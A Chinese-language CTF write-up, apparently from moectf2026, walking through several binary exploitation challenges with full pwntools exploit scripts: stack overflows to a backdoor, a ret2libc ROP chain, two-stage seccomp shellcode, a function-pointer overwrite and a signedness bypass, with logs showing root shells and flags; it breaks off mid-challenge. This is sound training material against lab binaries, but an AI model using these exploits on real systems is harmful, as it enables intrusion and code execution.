(0x37) c
PS D:\LJY\Web\题目\moectf2026\ez_keyboard>
```

我们给翻译成flag：

```
moectf{w0w_y0u_c4n_r@4d_k3yb0ARD_7r@ffic}
```

二进制漏洞审计

- Pwn入门指北

首先根据题目提示补全代码

上IDA：

```C++
int __fastcall main(int argc, const char **argv, const char **envp)
{
  char s1[32]; // [rsp+0h] [rbp-50h] BYREF
  char buf[40]; // [rsp+20h] [rbp-30h] BYREF
  unsigned __int64 v6; // [rsp+48h] [rbp-8h]

  v6 = __readfsqword(0x28u);
  init(argc, argv, envp);
  puts("Hello,my friend.Please enter the password to begin");
  read(0, buf, 0x20u);
  if ( strcmp(buf, "2147483647\n") )
  {
    puts("Wrong password!");
    exit(0);
  }
  puts("Welcome to pwn world!");
  puts("Can you find the secret code?");
  puts("Input your answer:");
  read(0, s1, 0x19u);
  if ( !strcmp(s1, "Welcometomoectf2026pwn\n") )
  {
    puts("Congratulations!");
    system("cat flag");
  }
  else
  {
    puts("Wrong answer!");
  }
  return 0;
}
```

两个"???"的值就出来了：`2147483647`和`Welcometomoectf2026pwn`

补全脚本：

```PYTHON
from pwn import *

context(os="linux", arch="amd64", log_level="debug")

# 本地调试用这个
# io = process("./pwn")

# 远程提交时改成平台给你的 IP 和端口
io = remote("172.31.224.1", 18081)

io.recvuntil(b"Hello,my friend.Please enter the password to begin")
io.sendline(b"2147483647")          # 密码
```

```
io.sendafter(b"Input your answer:", b"Welcometomoectf2026pwn\n")  # secret code

io.interactive()
```

然后放到docker里面运行：

```bash
docker exec -w /CTF -e TERM=xterm-256color -u ubuntu -it pwn24 bash
```

```
(pip_venv) ubuntu@9e8d84bfd1d4:/CTF$ ls
pwn_tutorial.zip
(pip_venv) ubuntu@9e8d84bfd1d4:/CTF$ unzip pwn_tutorial.zip
ls
Archive:  pwn_tutorial.zip
   creating: pwn_totourial/
  inflating: pwn_totourial/pwn
pwn_totourial  pwn_tutorial.zip
(pip_venv) ubuntu@9e8d84bfd1d4:/CTF$ cd pwn_totourial
(pip_venv) ubuntu@9e8d84bfd1d4:/CTF/pwn_totourial$ ls
pwn
(pip_venv) ubuntu@9e8d84bfd1d4:/CTF/pwn_totourial$ nano exp.py
(pip_venv) ubuntu@9e8d84bfd1d4:/CTF/pwn_totourial$
```

```
(pip_venv) ubuntu@9e8d84bfd1d4:/CTF/pwn_totourial$ python3 exp.py
[+] Opening connection to 172.31.224.1 on port 18081: Done
[DEBUG] Received 0x33 bytes:
    b'Hello,my friend.Please enter the password to begin\n'
[DEBUG] Sent 0xb bytes:
    b'2147483647\n'
[DEBUG] Received 0x47 bytes:
    b'Welcome to pwn world!\n'
    b'Can you find the secret code?\n'
    b'Input your answer:\n'
[DEBUG] Sent 0x17 bytes:
    b'Welcometomoectf2026pwn\n'
[*] Switching to interactive mode

[DEBUG] Received 0x11 bytes:
    b'Congratulations!\n'
Congratulations!
[DEBUG] Received 0x36 bytes:
    b'moectf{W31c0m3_70_The_Pwn_w0r1d_4nd_3nJoY_Yourself!!!}'
moectf{W31c0m3_70_The_Pwn_w0r1d_4nd_3nJoY_Yourself!!!}[*] Got EOF while reading in interactive
$
```

- 走后门

先在ida里面打开文件瞅瞅

```C++
ssize_t vuln()
{
  int nbytes; // [rsp+Ch] [rbp-44h] BYREF
  _BYTE buf[64]; // [rsp+10h] [rbp-40h] BYREF

  puts(aMaybeIfYouGive);
  puts("So how many do you want to give?");
  __isoc99_scanf("%d", &nbytes);
  puts("Now plz give it to me");
  if ( nbytes ≤ 0 )
```

```
  {
    puts("Don't get cute with me and I am not the genie.");
    exit(0);
  }
  return read(0, buf, nbytes);
}
```

从 buf 开始到返回地址的`总偏移=0x40（buf）+ 8（saved rbp）= 0x48`

用填充表示：

```python
payload = b'A' * 0x48 + p64(目标地址)
```

根据题目提示，我们需要在ida里面找到后门函数：

有一个后门函数：

```c++
int backdoor()
{
  puts("If it's enough,you can get anything you want,haha");
  return system("/bin/sh");
}
```

打印一句话后直接`system("/bin/sh")`，典型的ret2text目标

我们需要拿到backdoor的地址：

```
.text:0000000000401209 backdoor        proc near
.text:0000000000401209 ; __unwind {
```

```
Python 3.12.3 (main, Jun 19 2026, 12:46:00) [GCC 13.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from pwn import *
lf.symbols['backdoor']))>>> elf = ELF('./pwn')
[*] '/CTF/moectf2026/pwn'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      No canary found
    NX:         NX enabled
    PIE:        No PIE (0x400000)
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
>>> print(hex(elf.symbols['backdoor']))
0x401209
```

尝试攻击脚本：

```python
from pwn import *

context(arch='amd64', os='linux', log_level='debug')
elf = ELF('./pwn')
```

```
p = process('./pwn')
# p = remote('ip', port)   # 远程时换成这个
backdoor = elf.symbols['backdoor']
p.recvuntil(b'So how many do you want to give?')
p.sendline(b'200')                  # 给一个足够大的数

p.recvuntil(b'Now plz give it to me')
payload = b'A' * 0x48 + p64(backdoor)
p.send(payload)
p.interactive()
```

```
[DEBUG] Sent 0x50 bytes:
    00000000  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  |AAAA|AAAA|AAAA|AAAA|
    *
    00000040  41 41 41 41  41 41 41 41  09 12 40 00  00 00 00 00  |AAAA|AAAA|··@·|····|
    00000050
>>>
>>> p.interactive()
[*] Switching to interactive mode

[*] Process './pwn' stopped with exit code -11 (SIGSEGV) (pid 43)
[DEBUG] Received 0x32 bytes:
    b"If it's enough,you can get anything you want,haha\n"
If it's enough,you can get anything you want,haha
[*] Got EOF while reading in interactive
^C[*] Interrupted
>>> exit()
```

进程跳进backdoor后收到SIGSEGV 并退出，我们需要加一个ret做对齐：

```
(pip_venv) ubuntu@9e8d84bfd1d4:/CTF/moectf2026$ ROPgadget --binary pwn --only "ret" | head
# 或者
objdump -d pwn | grep -A1 "ret"
Gadgets information
============================================================
0x000000000040101a : ret
0x000000000040105a : ret 0xffff
```

最终脚本：

```
PYTHON
```

```
from pwn import *

context(arch='amd64', os='linux', log_level='info')
elf = ELF('./pwn')

p = remote("172.31.224.1", 18081)
backdoor = elf.symbols['backdoor']   # 0x401209
ret      = 0x40101a

p.recvuntil(b'So how many do you want to give?')
p.sendline(b'200')
p.recvuntil(b'Now plz give it to me')
payload = b'A' * 0x48 + p64(ret) + p64(backdoor)
p.send(payload)

p.interactive()
```

成功拿到shell：

```
[*] Switching to interactive mode
…
If it's enough,you can get anything you want,haha
id
uid=0(root) gid=0(root) groups=0(root)
ls
flag
pwn
cat flag
moectf{Y0u_G4v3_3n0ugh_4nd_Ret_2_TEXT_5ucessfu11y}
[*] Got EOF while reading in interactive
```

- Hello-World01

检查保护机制：

```
(pip_venv) ubuntu@9e8d84bfd1d4:/CTF/moectf2026/helloworld/helloworld$ pwn checksec pwn

[*] '/CTF/moectf2026/helloworld/helloworld/pwn'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      No canary found
    NX:         NX enabled
    PIE:        No PIE (0x3fe000)
    RUNPATH:    b'.'
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
(pip_venv) ubuntu@9e8d84bfd1d4:/CTF/moectf2026/helloworld/helloworld$
```

从结果来看可以得到的结论：没有栈保护；“NX enabled”说明栈不可执行，不能直接 shellcode，必须 ROP；“No PIE”说明代码段地址固定，GOT/PLT 地址可以直接用

上IDA查看main：

C++

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  char buf[32]; // [rsp+0h] [rbp-20h] BYREF

  init(argc, argv, envp);
  puts("Check your programming skill:");
  puts("fill in the blank:");
  puts("#include <stdio.h>");
  puts("#include <stdlib.h>");
  puts(&s_);
  puts("int main(){");
  puts("    _______ (\"Hello World!\");");
  puts("    return 0;");
  puts("}");
  puts("Your answer:");
  read(0, buf, 0x1Fu);
  buf[strcspn(buf, "\n")] = 0;
  if ( !strcmp(buf, "puts") )
  {
```

```
    printf("This function seems to be unsafe,right? %p\n", &puts);
  }
  else if ( !strcmp(buf, "printf") )
  {
    printf("This function seems to be unsafe,right? %p\n", &printf);
  }
  else
  {
    puts("Go and learn more about C and libc");
  }
  vuln();
  return 0;
}
```

如果填对信息了会直接打印对应函数的真实地址，最终都会调用 `vuln();`

C++

```
ssize_t vuln()
{
  _BYTE buf[64]; // [rsp+0h] [rbp-40h] BYREF

  puts("Now show me your real pwn skill:");
  return read(0, buf, 0xC8u);
}
```

偏移量依旧是0x48:

PYTHON

```
payload = b'A' * 0x48 + p64(ret_addr)
```

接下来我们还需要查一下libc文件信息：

```
li@localhost:~/CTF/moectf2026/helloworld/helloworld$ file libc.so.6
libc.so.6: ELF 64-bit LSB shared object, x86-64, version 1 (GNU/Linux), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=5792732f783158c66fb4f3756458ca24e46e827d, for GNU/Linux 3.2.0, stripped
```

这道题的明确思路应该是在vuln()里构造ROP（返回导向编程）：

输入 puts： 泄露 puts 真实地址；

计算 `libc_base = puts_addr - libc.symbols['puts']`；

计算 system 和 `/bin/sh` 地址；

在 vuln 中构造 ROP 链：

```
ret          → 栈对齐（可选但保险）
pop rdi; ret → 把 "/bin/sh" 地址放进 rdi
system       → 调用 system
```

PYTHON

```
from pwn import *

context(arch='amd64', os='linux', log_level='debug')
p = remote('172.31.224.1', 18081)   # 远程
```

```python
elf = ELF('./pwn')
libc = ELF('./libc.so.6')

# 1. 泄露
p.sendlineafter(b'Your answer:', b'puts')
p.recvuntil(b'right? ')
puts_addr = int(p.recvline().strip(), 16)
log.success(f'puts_addr = {hex(puts_addr)}')
# 2. 计算基址
libc_base = puts_addr - libc.symbols['puts']
system = libc_base + libc.symbols['system']
binsh  = libc_base + next(libc.search(b'/bin/sh'))
log.success(f'libc_base = {hex(libc_base)}')
log.success(f'system    = {hex(system)}')
log.success(f'binsh     = {hex(binsh)}')
# 3. gadgets
rop = ROP(elf)
pop_rdi = rop.find_gadget(['pop rdi', 'ret'])[0]
ret     = rop.find_gadget(['ret'])[0]
# 4. payload
payload  = b'A' * 0x48
payload += p64(ret)
payload += p64(pop_rdi)
payload += p64(binsh)
payload += p64(system)
p.sendlineafter(b'pwn skill:', payload)
p.interactive()
```

```
[+] Opening connection to 172.31.224.1 on port 18081: Done
[*] '/CTF/moectf2026/helloworld/helloworld/pwn'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      No canary found
    NX:         NX enabled
    PIE:        No PIE (0x3fe000)
    RUNPATH:    b'.'
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
[*] '/CTF/moectf2026/helloworld/helloworld/libc.so.6'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        PIE enabled
    SHSTK:      Enabled
    IBT:        Enabled
[DEBUG] Received 0xa0 bytes:
    b'Check your programming skill:\n'
    b'fill in the blank:\n'
    b'#include <stdio.h>\n'
    b'#include <stdlib.h>\n'
    b'\n'
    b'int main(){\n'
    b'    _______ ("Hello World!");\n'
    b'    return 0;\n'
    b'}\n'
```

```
    b'Your answer:\n'
[DEBUG] Sent 0x5 bytes:
    b'puts\n'
[DEBUG] Received 0x58 bytes:
    b'This function seems to be unsafe,right? 0x7fc709c52420\n'
    b'Now show me your real pwn skill:\n'
[+] puts_addr = 0x7fc709c52420
[+] libc_base = 0x7fc709bce000
[+] system = 0x7fc709c20290
[+] binsh  = 0x7fc709d825bd
[*] Loaded 14 cached gadgets for './pwn'
[+] pop_rdi = 0x4013d3
[DEBUG] Sent 0x69 bytes:
    00000000  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  |AAAA|AAAA|AAAA|AAAA|
    *
    00000040  41 41 41 41  41 41 41 41  1a 10 40 00  00 00 00 00  |AAAA|AAAA|··@·|····|
    00000050  d3 13 40 00  00 00 00 00  bd 25 d8 09  c7 7f 00 00  |··@·|····|·%··|····|
    00000060  90 02 c2 09  c7 7f 00 00  0a                        |····|····|·|
    00000069
[*] Switching to interactive mode

$ ls
[DEBUG] Sent 0x3 bytes:
    b'ls\n'
[DEBUG] Received 0x9 bytes:
    b'flag\n'
    b'pwn\n'
flag
pwn
```

```
$ cat flag
[DEBUG] Sent 0x9 bytes:
    b'cat flag\n'
[DEBUG] Received 0x3a bytes:
    b'moectf{Us3_Address_To_R3Turn_70_LIBC_1S_a_W0nD3RFu1_Ski11}'
```

- ezpwn01

没有提供附件就只能连远程想办法拿shell了：

首先尝试

PYTHON

```python
from pwn import *

context.arch = 'amd64'
context.log_level = 'debug'
host = '172.31.224.1'
port = 16041
# 生成 execve("/bin/sh") 的 shellcode
shellcode = asm(shellcraft.sh())
# 构造 HTTP POST 请求
http_payload = (
    b"POST / HTTP/1.1\r\n"
    b"Host: " + host.encode() + b":" + str(port).encode() + b"\r\n"
    b"Content-Length: " + str(len(shellcode)).encode() + b"\r\n"
    b"Content-Type: application/octet-stream\r\n"
    b"Connection: close\r\n"
    b"\r\n"
    + shellcode
)
p = remote(host, port)
```

```
p.send(http_payload)
# 跳过 HTTP 响应头，然后进入交互 shell
p.recvuntil(b'\r\n\r\n')
p.interactive()
```

```
[+] Opening connection to 172.31.224.1 on port 16041: Done
[DEBUG] Sent 0xac bytes:
    00000000  50 4f 53 54  20 2f 20 48  54 54 50 2f  31 2e 31 0d  │POST│ / H│TTP/│1.1·│
    00000010  0a 48 6f 73  74 3a 20 31  37 32 2e 33  31 2e 32 32  │·Hos│t: 1│72.3│1.22│
    00000020  34 2e 31 3a  31 36 30 34  31 0d 0a 43  6f 6e 74 65  │4.1:│1604│1··C│onte│
    00000030  6e 74 2d 4c  65 6e 67 74  68 3a 20 34  38 0d 0a 43  │nt-L│engt│h: 4│8··C│
    00000040  6f 6e 74 65  6e 74 2d 54  79 70 65 3a  20 61 70 70  │onte│nt-T│ype:│ app│
    00000050  6c 69 63 61  74 69 6f 6e  2f 6f 63 74  65 74 2d 73  │lica│tion│/oct│et-s│
    00000060  74 72 65 61  6d 0d 0a 43  6f 6e 6e 65  63 74 69 6f  │trea│m··C│onne│ctio│
    00000070  6e 3a 20 63  6c 6f 73 65  0d 0a 0d 0a  6a 68 48 b8  │n: c│lose│····│jhH·│
    00000080  2f 62 69 6e  2f 2f 2f 73  50 48 89 e7  68 72 69 01  │/bin│///s│PH··│hri·│
    00000090  01 81 34 24  01 01 01 01  31 f6 56 6a  08 5e 48 01  │··4$│····│1·Vj│·^H·│
    000000a0  e6 56 48 89  e6 31 d2 6a  3b 58 0f 05              │·VH·│·1·j│;X··│
    000000ac
[DEBUG] Received 0xcb bytes:
    b'HTTP/1.1 405 Method Not Allowed\r\n'
    b'date: Mon, 17 Aug 2026 01:17:49 GMT\r\n'
    b'server: uvicorn\r\n'
    b'allow: GET\r\n'
    b'content-length: 31\r\n'
    b'content-type: application/json\r\n'
    b'connection: close\r\n'
    b'\r\n'
    b'{"detail":"Method Not Allowed"}'
[*] Switching to interactive mode
{"detail":"Method Not Allowed"}[*] Got EOF while reading in interactive
$
```

```
$ id
[DEBUG] Sent 0x3 bytes:
    b'id\n'
$ ls
[DEBUG] Sent 0x3 bytes:
    b'ls\n'
[*] Closed connection to 172.31.224.1 port 16041
[*] Got EOF while sending in interactive
(pip_venv) ubuntu@9e8d84bfd1d4:/CTF/moectf2026/helloworld/helloworld$
```

从输出明确了只允许GET请求，好像没办法交互呢，尝试发送一个带请求体的GET请求并将shellcode放在请求体：

PYTHON

```
from pwn import *

context.arch = 'amd64'
context.log_level = 'debug'
host = '172.31.224.1'
port = 16041
# 生成 execve("/bin/sh") 的 shellcode
shellcode = asm(shellcraft.sh())
# 构造 HTTP GET 请求，body 中携带 shellcode
http_payload = (
    b"GET / HTTP/1.1\r\n"
    b"Host: " + host.encode() + b":" + str(port).encode() + b"\r\n"
    b"Content-Length: " + str(len(shellcode)).encode() + b"\r\n"
    b"Content-Type: application/octet-stream\r\n"
    b"Connection: close\r\n"
    b"\r\n"
    + shellcode
```

```
)
p = remote(host, port)
p.send(http_payload)
# 跳过 HTTP 响应头（直到空行），然后进入交互
p.recvuntil(b'\r\n\r\n')
p.interactive()
```

返回了浏览器前端源代码：

```
<html lang="zh-CN">
  <head>
    <meta charset="utf-8" />
    <meta name="viewport" content="width=device-width, initial-scale=1" />
    <title>Pwntools Shellcode Console</title>
    <link rel="stylesheet" href="/static/style.css" />
  </head>
  <body>
    <main class="shell-lab">
      <header class="topbar">
        <div>
          <h1>Pwntools Shellcode Console</h1>
          <p>目标：在浏览器中用 pwntools 生成 shellcode，运行后读取 <code>/flag</code>。</p>
        </div>
      </header>

      <section class="workspace" aria-label="challenge workspace">
        <div class="pane editor-pane">
          <div class="pane-head">
            <div>
              <h2>Python</h2>
              <span>变量 <code>payload</code> 必须是 bytes</span>
            </div>
            <button id="resetButton" type="button">Reset</button>
          </div>
          <textarea id="codeEditor" spellcheck="false" autocomplete="off"></textarea>
        </div>

        <div class="pane terminal-pane">
          <div class="pane-head">
            <div>
              <h2>Web Shell</h2>
              <span id="payloadMeta">Payload not built</span>
            </div>
            <button id="clearButton" type="button">Clear</button>
          </div>
          <pre id="terminalOutput" class="terminal-output" aria-live="polite"></pre>
          <form id="terminalForm" class="terminal-input">
            <span>$</span>
            <input
              id="terminalInput"
              type="text"
              autocomplete="off"
              autocapitalize="off"
              spellcheck="false"
              aria-label="terminal input"
            />
            <button type="submit">Send</button>
          </form>
        </div>
      </section>
```

我们现在还需要后端执行代码的API，首先获取`/static/main.js`看看具体接口：

PYTHON

```python
from pwn import *

host = '172.31.224.1'
port = 16041

p = remote(host, port)
p.send(
    b'GET /static/main.js HTTP/1.1\r\n'
    b'Host: ' + host.encode() + b':' + str(port).encode() + b'\r\n'
    b'Connection: close\r\n'
    b'\r\n'
)
print(p.recvall().decode(errors='ignore'))
```

```
p.close()
```

从输出来看，客户端与服务器通过websocket建立双向连接：

```javascript
const scheme = window.location.protocol === "https:" ? "wss" : "ws";
socket = new WebSocket(`${scheme}://${window.location.host}/ws`);
```

用户点击run是会构造一个JSON对象发送给客户端：

```javascript
if (!sendJson({ type: "run", code: codeEditor.value })) {
  runInProgress = false;
  setConnected(false);
}
```

此外，页面中还提示Python代码必须定义一个名为 `payload` 的bytes 类型变量，它将被服务端作为 shellcode 执行：

```html
<span>变量 <code>payload</code> 必须是 bytes</span>
```

分析输出回传机制可以看出包含一个base64编码的字符串，解码后即为shellcode执行的输出：

```javascript
socket.addEventListener("message", (event) => {
  let message;
  try {
    message = JSON.parse(event.data);
  } catch {
    appendText("[web] invalid message from server\n", "error");
    return;
  }

  if (message.type === "output") {
    const bytes = base64ToBytes(message.data_b64 || "");
    appendText(decoder.decode(bytes));
    return;
  }
```

因此我们可以利用python代码直接读取 `/flag` 的内容并打印，最终确定脚本：

```python
import asyncio
import websockets
import json
import base64
from pwn import *

context.arch = 'amd64'
# 生成读取并输出 /flag 的 shellcode
shellcode = asm(shellcraft.cat('/flag'))
shellcode_b64 = base64.b64encode(shellcode).decode()
# Python 代码，服务端会运行它，并将 payload 变量视为 bytes 执行
```

```
code = f'''
import base64
payload = base64.b64decode("{shellcode_b64}")
'''
async def exploit():
    uri = "ws://172.31.224.1:16041/ws"
    async with websockets.connect(uri) as ws:
        await ws.send(json.dumps({"type": "run", "code": code}))
        while True:
            try:
                msg = await ws.recv()
                data = json.loads(msg)
                if data.get('type') == 'output':
                    out = base64.b64decode(data['data_b64']).decode(errors='ignore')
                    print(out, end='')
                elif data.get('type') == 'meta':
                    # 忽略元信息
                    pass
                elif data.get('type') == 'error':
                    print("[error]", data)
                    break
            except websockets.exceptions.ConnectionClosed:
                break
asyncio.run(exploit())
```

```
(pip_venv) ubuntu@9e8d84bfd1d4:/CTF/moectf2026/helloworld/helloworld$ python3 2.py
Send your pwntools shellcode.
Shellcode is running.
moectf{6126c646-f318-2d1a-9b7f-2cbcb873e2f5}
```

- ezpwn02

老样子，还是先分析源文件，扔IDA：

这是一道二阶段的题，main函数中：

```C++
  puts("stage1: max 40 bytes");
  puts("badchars: 00 0a 20 2f 66 6c 61 67");
  puts("seccomp: read/write/openat/exit only");
```

stag1经过badchar检查后才安装seccomp，然后`call shellcode(shellcode)`

我们需要在用read(0, page+offset, size)把stag1和stag2读到同一个RWX页里然后jmp过去：

首先stag1的汇编应该是：

```ASM
lea  rsi, [rdi + 0x28]   ; 把读到的数据放到自己后面一点（避开自己）
xor  edi, edi            ; fd = 0 (stdin)
xor  edx, edx
mov  dl, 0x80            ; 读 128 字节
xor  eax, eax            ; SYS_read = 0
syscall
jmp  rsi                 ; 跳到刚读进来的 stage2
```

提取纯机器码：

```bash
as --64 stage1.s -o stage1.o
objcopy -O binary stage1.o stage1.bin
xxd -p stage1.bin          # 或者 od -An -tx1 stage1.bin
```

```
(pip_venv) ubuntu@9e8d84bfd1d4:/CTF/moectf2026/pwn-ezpwn as --64 stage1.s -o stage1.o.o
objcopy -O binary stage1.o stage1.bin
xxd -p stage1.bin          # 或者 od -An -tx1 stage1.bin
488d772831ff31d2b28031c00f05ffe6
```

然后写stag2：

由于`seccomp: read/write/openat/exit only`，标准的读取flag应该是：

```asm
openat(AT_FDCWD, "flag", O_RDONLY)   → 得到 fd
read(fd, buf, 0x80)                   → 把 flag 读到栈上
write(1, buf, 读到的长度)             → 打到 stdout
exit(0)
```

我们利用pwntools将stag2翻译成汇编语言：

```bash
python3 -c '
from pwn import *
context.arch = "amd64"
print(shellcraft.openat(-100, "flag", 0))
print(shellcraft.read("rax", "rsp", 0x80))
print(shellcraft.write(1, "rsp", "rax"))
print(shellcraft.exit(0))
'
```

```
/* openat(fd=-0x64, file='flag', oflag=0) */
/* push b'flag\x00' */
push 0x67616c66
mov rsi, rsp
push -0x64
pop rdi
xor edx, edx /* 0 */
/* call openat() */
xor eax, eax
mov ax, SYS_openat /* 0x101 */
syscall

/* call read('rax', 'rsp', 0x80) */
mov rdi, rax
xor eax, eax /* SYS_read */
xor edx, edx
mov dl, 0x80
mov rsi, rsp
syscall

/* write(fd=1, buf='rsp', n='rax') */
push 1
pop rdi
mov rdx, rax
mov rsi, rsp
/* call write() */
push SYS_write /* 1 */
pop rax
syscall

/* exit(status=0) */
xor edi, edi /* 0 */
/* call exit() */
push SYS_exit /* 0x3c */
pop rax
syscall
```

根据分析最终攻击脚本：

PYTHON

```python
from pwn import *

context.arch = 'amd64'          # 关键！必须加
context.log_level = 'debug'

p = remote('172.31.224.1', 61338)
stage1 = bytes.fromhex("488d772831ff31d2b28031c00f05ffe6")
stage2 = asm('''
    xor edx, edx
    push rdx
    mov rax, 0x67616c66
    push rax
    mov rsi, rsp
    push -100
    pop rdi
    xor eax, eax
    mov ax, 257
    syscall

    mov edi, eax
    sub rsp, 0x100
    mov rsi, rsp
    mov dl, 0x80
    xor eax, eax
    syscall

    mov edx, eax
    push 1
    pop rdi
    xor eax, eax
    mov al, 1
    syscall

    xor edi, edi
    mov al, 60
    syscall
''')
payload = p32(len(stage1)) + stage1 + stage2
p.send(payload)
p.interactive()
```

```
ezpwn02
stage1: max 40 bytes
badchars: 00 0a 20 2f 66 6c 61 67
seccomp: read/write/openat/exit only
stage1 accepted
moectf{4555c27e-81f6-ee08-7f80-c80f258c15be}
[*] Got EOF while reading in interactive
```

- omg电台出问题了

提供了一个文件附件，先查看保护机制：

```
(pip_venv) ubuntu@9e8d84bfd1d4:/CTF/moectf2026/attachment$ pwn checksec radio_relay
[*] '/CTF/moectf2026/attachment/radio_relay'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        No PIE (0x400000)
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
```

程序固定加载在 `0x400000`，所有地址都是固定的可直接写死，有栈金丝雀，栈不可执行不能直接塞shellcode

扔ida确认漏洞类型：

```C++
if ( p_n0x48 && p_n0x48 ≤ 0x48u )
  {
    read_exact(n0x48_1, p_n0x48);
    if ( (unsigned __int64)j_strlen_ifunc(n0x48_1) ≤ 0x20 )
    {
      j_memcpy(v7, n0x48_1, p_n0x48);
      p_show_status();
    }
```

应该是个栈缓冲区溢出：读72字节但长度小于32字节的时候用**原始长度**做比较调用长度函数，v7 只有 64 字节，后面紧挨着函数指针 `p_show_status`。 所以只要 `length ≥ 64 + 8`，就能把 `p_show_status` 覆盖成我们想要的任意地址

翻ida函数找到个可能有用的：

```C++
__int64 repair_complete()
{
  _QWORD prefix.0[16]; // [rsp+0h] [rbp-90h] BYREF
  __int64 n29; // [rsp+80h] [rbp-10h]
  int v3; // [rsp+8Ch] [rbp-4h]

  memset(&prefix.0[1], 0, 120);
  v3 = open64("/flag", 0, 0);
  if ( v3 < 0 )
  {
    puts("[hardware] Repair completed, but the diagnostic record is unavailable.");
    exit(1);
  }
  n29 = read((unsigned int)v3, prefix.0, 127);
  if ( n29 > 0 )
  {
    write(1, "[hardware] Repair completed: ", 29);
    write(1, prefix.0, n29);
  }
  return close((unsigned int)v3);
}
```

只要让程序执行到`repair_complete()`flag就会直接打印出来，我们可以把 `p_show_status` 覆盖成 `repair_complete` 的地址

因此思路整理如下：

发送一个长度 ≥ 72 的数据包；在 payload 里故意放一个 `\x00`，让 `strlen ≤ 0x20`，通过检查；memcpy 会把 72 字节全部拷贝到只有 64 字节的 v7，从而覆盖后面的函数指针 p_show_status；覆盖后的值写成 repair_complete 的地址。

我们查一下`repair_complete()`的地址写死地址：

```
.text:000000000040182A repair_complete proc near
.text:000000000040182A
.text:000000000040182A var_90          = qword ptr -90h
.text:000000000040182A var_88          = qword ptr -88h
```

最终攻击脚本：

```python
from pwn import *

#p = process('./radio_relay')
p = remote('172.31.224.1', 12552)

elf = ELF('./radio_relay')
#repair = elf.symbols['repair_complete']
repair = 0x40182A                  # 或者直接写死地址

payload  = b'A' * 32
payload += b'\x00'
payload += b'B' * (64 - 33)
payload += p64(repair)

p.sendafter(b'Enter repair ciphertext:', bytes([len(payload)]) + payload)
p.interactive()
```

```
[*] Switching to interactive mode

[hardware] Repair completed: moectf{radio_repair_cipher_truncation}
[*] Got EOF while reading in interactive
```

- 灯神的愿望

先查文件的保护机制：

```
(pip_venv) ubuntu@9e8d84bfd1d4:/CTF/moectf2026/Genie_s_wishes$ pwn checksec pwn
[*] '/CTF/moectf2026/Genie_s_wishes/pwn'
    Arch:       amd64-64-little
    RELRO:      Full RELRO
    Stack:      No canary found
    NX:         NX enabled
    PIE:        PIE enabled
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
(pip_venv) ubuntu@9e8d84bfd1d4:/CTF/moectf2026/Genie_s_wishes$
```

IDA反汇编查main主要是这么一个循环：

```C++
  while ( 1 )
  {
    puts(&s_);
    puts("1. Make more wishes");
    puts("2. Make a normal wish");
    puts("3. Get flag");
    printf("> ");
    __isoc99_scanf("%d", &n2);
    if ( n2 != 1 )
      break;
    puts("How many wishes do you want?");
    __isoc99_scanf("%d", &n0x1BF51_1);
    if ( n0x1BF51_1 > 0 )
    {
      puts("Sorry, you can't increase wishes.");
      exit(0);
    }
    n0x1BF51 = n0x1BF51_1;
    printf("You can still make %u wishes!\n", n0x1BF51_1);
  }
  if ( n2 == 2 )
    break;
  if ( n2 == 3 )
  {
    if ( n0x1BF51 <= 0x1BF51 )
      puts("Your wishes are not enough ... ");
    else
      win();
    exit(0);
  }
```

选1时如果是有符号负数被当作无符号赋值然后在选3时比较大小调用win()，将该流程写成脚本尝试打：

```PYTHON
from pwn import *

# p = process('./pwn')
p = remote('172.31.224.1', 48694)   # 远程时改这里

p.sendlineafter(b'> ', b'1')
p.sendlineafter(b'wishes do you want?', b'-2')   # 或者任意负数
p.sendlineafter(b'> ', b'3')

p.interactive()
```

没交互框弹出不知道什么情况，试试直接发查flag的命令：

```PYTHON
p.sendline(b'ls')
p.sendline(b'cat flag*')
p.sendline(b'cat /flag*')
p.sendline(b'id')
```

```
[*] Switching to interactive mode
Your endless wishes come true!
flag
pwn
moectf{N0w_You_Kn0w_Num63r_0v3rflow_And_GET_3nd1eSS_W1SHES}uid=0(root) gid=0(root) groups=0(root)
```

- 斯兰德先生的秘密

首先检查文件的保护机制：

```
(pip_venv) ubuntu@9e8d84bfd1d4:/CTF/moectf2026/srand_s_secret$ pwn checksec pwn
[*] '/CTF/moectf2026/srand_s_secret/pwn'
    Arch:       amd64-64-little
    RELRO:      Full RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        PIE enabled
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
(pip_venv) ubuntu@9e8d84bfd1d4:/CTF/moectf2026/srand_s_secret$
```

没有传统的内存破坏漏洞只能从程序本身的逻辑找漏洞

然后打开IDA分析函数：

main函数：

```C++
int __fastcall main(int argc, const char **argv, const char **envp)
{
  unsigned int v3; // eax
  unsigned int v5; // [rsp+Ch] [rbp-4h]

  init(argc, argv, envp);
  puts("Do you want to know srand's secret?");
  puts("You have to enter 3 gates which tests your abilities!");
  puts("But the key is *predict*. I guess no one can solve them. Hiahia!");
  v3 = gate1();
  v5 = gate2(v3);
  gate3(v5);
  puts("All gates passed!");
  b4ckdo0r();
  return 0;
}
```

依次进入三道门最后进入`b4ckdo0r()`获得shell

然后三道随机密码门的伪代码：

```C++
__int64 gate1()
{
  int v1; // [rsp+Ch] [rbp-14h] BYREF
  unsigned int seed; // [rsp+10h] [rbp-10h]
  int v3; // [rsp+14h] [rbp-Ch]
  unsigned __int64 v4; // [rsp+18h] [rbp-8h]

  v4 = __readfsqword(0x28u);
```

```
  puts("==============================");
  puts("Gate 1: Predict TIME");
  puts("==============================");
  seed = time(0);
  srand(seed);
  v3 = rand();
  printf("Password:");
  __isoc99_scanf("%u", &v1);
